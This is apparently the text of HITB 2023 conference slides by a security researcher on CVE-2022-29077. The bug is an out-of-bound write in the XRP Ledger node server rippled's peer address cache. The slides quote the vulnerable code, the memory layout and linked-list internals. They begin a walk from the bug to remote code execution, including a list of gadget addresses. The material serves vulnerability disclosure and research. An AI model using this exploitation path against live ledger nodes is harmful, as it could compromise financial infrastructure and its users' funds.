#HITB2023AMS https://conference.hitb.org/

HITB 2023 AMS

XRP Raid Protector: Killing a Critical Bug Worth 40 Billion Dollars

Haoyu Yang | Senior Security Researcher | Tencent Security Xuanwu Lab

Haoyu Yang(@spacesheepspec)

- Researcher at Tencent Security Xuanwu Lab
- Focus on blockchain and application security
- CTF player at Tea Delieverers

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

What is XRP?

- XRP means XRP Raid Protector


spraying

Raid Protector
Bug Killer

The Critical Bug
XRP Ledger Node RCE Vulnerability

XRP & XRP Ledger & Ripple

- XRP: A popular cryptocurrency in the world. Native token of XRP Ledger.
- XRP Ledger (XRPL): A decentralized public layer-1 blockchain.
- Ripple: A company that created XRPL chain, a sponsor of the bug bounty program for rippled.



#	Name	Price	Market Cap	Volume(24h)	Circulating Supply
1	Bitcoin BTC	$30,289.81	$586,032,301,792	$11,408,665,833 376,660 BTC	19,347,506 BTC
2	Ethereum ETH	$2,090.86	$250,311,803,340	$7,528,485,650 3,600,578 ETH	119,716,878 ETH
3	Tether USDT	$1.00	$80,984,612,820	$22,761,754,351 22,744,510,182 USDT	80,921,811,952 USDT
4	BNB BNB	$332.74	$51,863,465,933	$723,768,637 2,176,552 BNB	155,865,834 BNB
5	USD Coin USDC	$0.9999	$31,828,800,054	$3,416,705,602 3,417,417,280 USDC	31,832,462,319 USDC
6	XRP XRP	$0.5199	$26,904,195,044	$645,468,219 1,242,477,146 XRP	51,750,810,378 XRP

About XRP Ledger


- Key features
  - Trust lines: third-party currency issuing and transferring
  - Rippling[1]: transfer third-party currency through specific path
  - Exchange features: offers, auto-bridging, AMM…
  - No smart contract
- Consensus
  - The Ripple Protocol Consensus Algorithm
  - Based on BFT(Byzantine Fault-Tolerant)

[1] https://xrpl.org/rippling.html

Consensus Network

Roles of participants


- **Tracking server**: Distributes transactions from clients and responds to queries about the ledger
- **Validator**: Performs the same functions as tracking servers and also contributes to advancing the ledger history.



[2] https://xrpl.org/consensus.html

rippled – the core node server


- rippled: Decentralized cryptocurrency blockchain daemon
- Implementing the XRP Ledger protocol in C++ (Boost and STL).
- The only node server that compose the XRPL network.
- Attack Vectors:
  - RPC: wallet - node
  - P2P: node - node



Network Communication


P2P communication is accomplished by:

1. HTTP handshake
   - ○ HTTP/1.1 Upgrade mechanism on “/”
2. Protobuf-based communication
   - ○ Approximately 25 types of P2P message



Example HTTP Upgrade Request

```
GET / HTTP/1.1
User-Agent: rippled-1.4.0-b1+DEBUG
Upgrade: RTXP/1.2, XRPL/2.0
Connection: Upgrade
Connect-As: Peer
Crawl: public
Network-ID: 1
Network-Time: 619234489
Public-Key: n94MvLTiHQJjByfGZzvQewTxQP2qjF6shQcuHwCjh5WoiozBrdpX
Session-Signature: MEUCIQCOO8tHOh/tgCSRNe6WwOwmIF6urZ5uSB8l9aAf5q
Remote-IP: 192.0.2.79
Closed-Ledger: llRZSKqvNieGpPqbFGnm358pmF1aW96SDIUQcnMh6HI=
Previous-Ledger: q4aKbP7sd5wv+EXArwCmQiWZhq9AwBl2p/hCtpGJNsc=
```




PeerImp::onMessage(

25 results in 1 file - Open in editor

PeerImp.cpp src\ripple\overlay\impl 25

```
PeerImp::onMessage(std::shared_ptr<protocol::TMManifests...
PeerImp::onMessage(std::shared_ptr<protocol::TMPing> co...
PeerImp::onMessage(std::shared_ptr<protocol::TMCluster> ...
```



```
message TMPing
{
    enum pingType {
        ptPING = 0; // we want a reply
        ptPONG = 1; // this is a reply
    }
    required pingType type       = 1;
    optional uint32 seq          = 2; // detect stale replies,
    optional uint64 pingTime     = 3; // know when we think we
    optional uint64 netTime      = 4;
}
```

[3] https://github.com/XRPLF/rippled/tree/develop/src/ripple/overlay

The Bug (CVE-2022-29077)

1 slide before the vulnerable code was PRESENTED


PeerFinder

- Livecache: Holds relayed IP addresses that have been received recently in the form of Endpoint messages via the peer to peer overlay.
- Bootcache: Stores IP addresses useful for gaining initial connections in file system.

[4] https://github.com/XRPLF/rippled/tree/develop/src/ripple/peerfinder

The Bug (CVE-2022-29077)


- Out-of-bound write
  - m_lists: an array that contains 8 boost intrusive lists



```
template <class Allocator>
void
Livecache<Allocator>::hops_t::insert(Element& e)
{
    assert(e.endpoint.hops >= 0 && e.endpoint.hops <= Tuning::maxHops + 1);
    // This has security implications without a shuffle
    m_lists[e.endpoint.hops].push_front(e);
    ++m_hist[e.endpoint.hops];
}
```

```
using lists_type = std::array<list_type, 1 + Tuning::maxHops + 1>;
```

```
using list_type = boost::intrusive::
    make_list<Element, boost::intrusive::constant_time_size<false>>::type;
```



x x x

x x x

m_lists[0] ⇄ node ⇄ node

m_lists[1] ⇄ node

... • • •


m_lists[5] ⇄ node ⇄ node

m_lists[6] ⇄ node ⇄ node


m_lists[7]

The Bug (CVE-2022-29077)


- TMEndpoints message
  - endpoint: ipv4 or ipv6 address
  - hops: network distance measuring in hops
  - unsigned hops is cast to signed hops



```
for (auto const& tm : m->endpoints_v2())
{
    auto result = beast::IP::Endpoint::from_string_checked(tm.endpoint());
    if (!result)
    {
        JLOG(p_journal_.error()) << "failed to parse incoming endpoint: {"
                                 << tm.endpoint() << "}";
        continue;
    }

    // If hops == 0, this Endpoint describes the peer we are connected
    // to -- in that case, we take the remote address seen on the
    // socket and store that in the IP::Endpoint. If this is the first
    // time, then we'll verify that their listener can receive incoming
    // by performing a connectivity test.  if hops > 0, then we just
    // take the address/port we were given

    endpoints.emplace_back(
        tm.hops() > 0 ? *result : remote_address_.at_port(result->port()),
        tm.hops());
}
```




```
message TMEndpoints
{
    message TMEndpointv2
    {
        required string endpoint = 1;
        required uint32 hops     = 2;
    }
    repeated TMEndpointv2   endpoints_v2 = 3;
};
```




```
/** Describes a connectible peer address along with some metadata. */
struct Endpoint
{
    Endpoint();

    Endpoint(beast::IP::Endpoint const& ep, int hops_);

    int hops;
    beast::IP::Endpoint address;
};
```

The Bug (CVE-2022-29077)

- Out-of-bound write
  - m_lists underflow ✓
  - m_lists overflow ✕




```
template <class Allocator>
void
Livecache<Allocator>::hops_t::insert(Element& e)
{
    assert(e.endpoint.hops >= 0 && e.endpoint.hops <= Tuning::ma
    // This has security implications without a shuffle
    m_lists[e.endpoint.hops].push_front(e);
    ++m_hist[e.endpoint.hops];
}
```



```
// Enforce hop limit
if (ep.hops > Tuning::maxHops)
{
    JLOG(m_journal.debug())
        << beast::leftw(18) << "Endpoints drop " << ep.address
        << " for excess hops " << ep.hops;
    iter = list.erase(iter);
    continue;
}
```


overflow check



The Bug (CVE-2022-29077)


- Memory layout

```
class ApplicationImp
├── std::unique_ptr<Overlay> overlay_;
│   ├── Application& app_;
│   ├── boost::asio::io_service& io_service_;
│   ├── ...
│   └── std::unique_ptr<PeerFinder::Manager> m_peerFinder;
│       ├── boost::asio::io_service& io_service_;
│       ├── std::optional<boost::asio::io_service::work> work_;
│       ├── clock_type& m_clock;
│       ├── beast::Journal m_journal;
│       ├── StoreSqdb m_store;
│       ├── Checker<boost::asio::ip::tcp> checker_;
│       └── Logic<decltype(checker_)> m_logic;
│           ├── beast::Journal m_journal;
│           ├── clock_type& m_;
│           ├── Store& m_store; clock
│           ├── Checker& m_checker;
│           ├── std::recursive_mutex lock_;
│           ├── std::shared_ptr<Source> fetchSource_;
│           ├── Config config_;
│           ├── Counts counts_;
│           ├── std::map<beast::IP::Endpoint, Fixed> fixed_;
│           └── Livecache<> livecache_;
└── ...
```




The Bug (CVE-2022-29077)

- push_front operation
    - Double-linked list
    - Inserting a node in the front of the list



```
static void link_before(node_ptr nxt_node, node_ptr this_node)
{
    node_ptr prev(NodeTraits::get_previous(nxt_node));
    NodeTraits::set_previous(this_node, prev);
    NodeTraits::set_next(this_node, nxt_node);
    NodeTraits::set_previous(nxt_node, this_node); // Overwrite 1
    NodeTraits::set_next(prev, this_node); // Overwrite 2
}

void push_front(reference value)
{
    node_ptr to_insert = priv_value_traits().to_node_ptr(value);
    node_algorithms::link_before(node_traits::get_next(this->get_root_node()), to_insert);
    this->priv_size_traits().increment();
}
```



OOB Write Internal


3 slides before the DoS attack

ARRIVED

From OOB to RCE


First Instinct


- Search for similar double-linked lists
- Insert to that list
- Make a type (c++ obj) confusion




From OOB to RCE

- push_front operation
  - No consistency check
  - No need to be a real double-linked list






```
static void link_before(node_ptr nxt_node, node_ptr this_node)
{
    node_ptr prev(NodeTraits::get_previous(nxt_node));
    NodeTraits::set_previous(this_node, prev);
    NodeTraits::set_next(this_node, nxt_node);
    NodeTraits::set_previous(nxt_node, this_node); // Overwrite 1
    NodeTraits::set_next(prev, this_node); // Overwrite 2
}

void push_front(reference value)
{
    node_ptr to_insert = priv_value_traits().to_node_ptr(value);
    node_algorithms::link_before(node_traits::get_next(this->get_root_node()), to_insert);
    this->priv_size_traits().increment();
}
```




From OOB to RCE


- List all gadget addresses that won’t trigger SEGFAULT



```
[-] 0x4d360f0, off 5,  0x7f71b42b2970,  0x4d360f0
[-] 0x4d35fd0, off 23,  0x4d35d18,  0x4d2e490
[-] 0x4d35fb0, off 25,  0x4d35fa8,  0x4d35fa8
[-] 0x4d35e90, off 43,  0x4d35d40,  0x4d3e130
[-] 0x4d35d30, off 65,  0x4d35d28,  0x4d35d28

[-] 0x4d35cf0, off 69,  0x4c129b0,  0x4c116e0
[-] 0x4d35cd0, off 71,  0x4d35ce0,  0x4d35cd0
[-] 0x4d35cc0, off 72,  0x4d351b8,  0x4d351d0
[-] 0x4d35bf0, off 85,  0x4d35be8,  0x4d35be8
[-] 0x4d35bd0, off 87,  0x4d35148,  0x4d35bd0

[-] 0x4d35b60, off 94,  0x4d38450,  0x4d38450
[-] 0x4d35a40, off 112,  0x7f71b41c15e0,  0x7f71b0022e00
[-] 0x4d35370, off 221,  0x4d35ba0,  0x4d35bb8
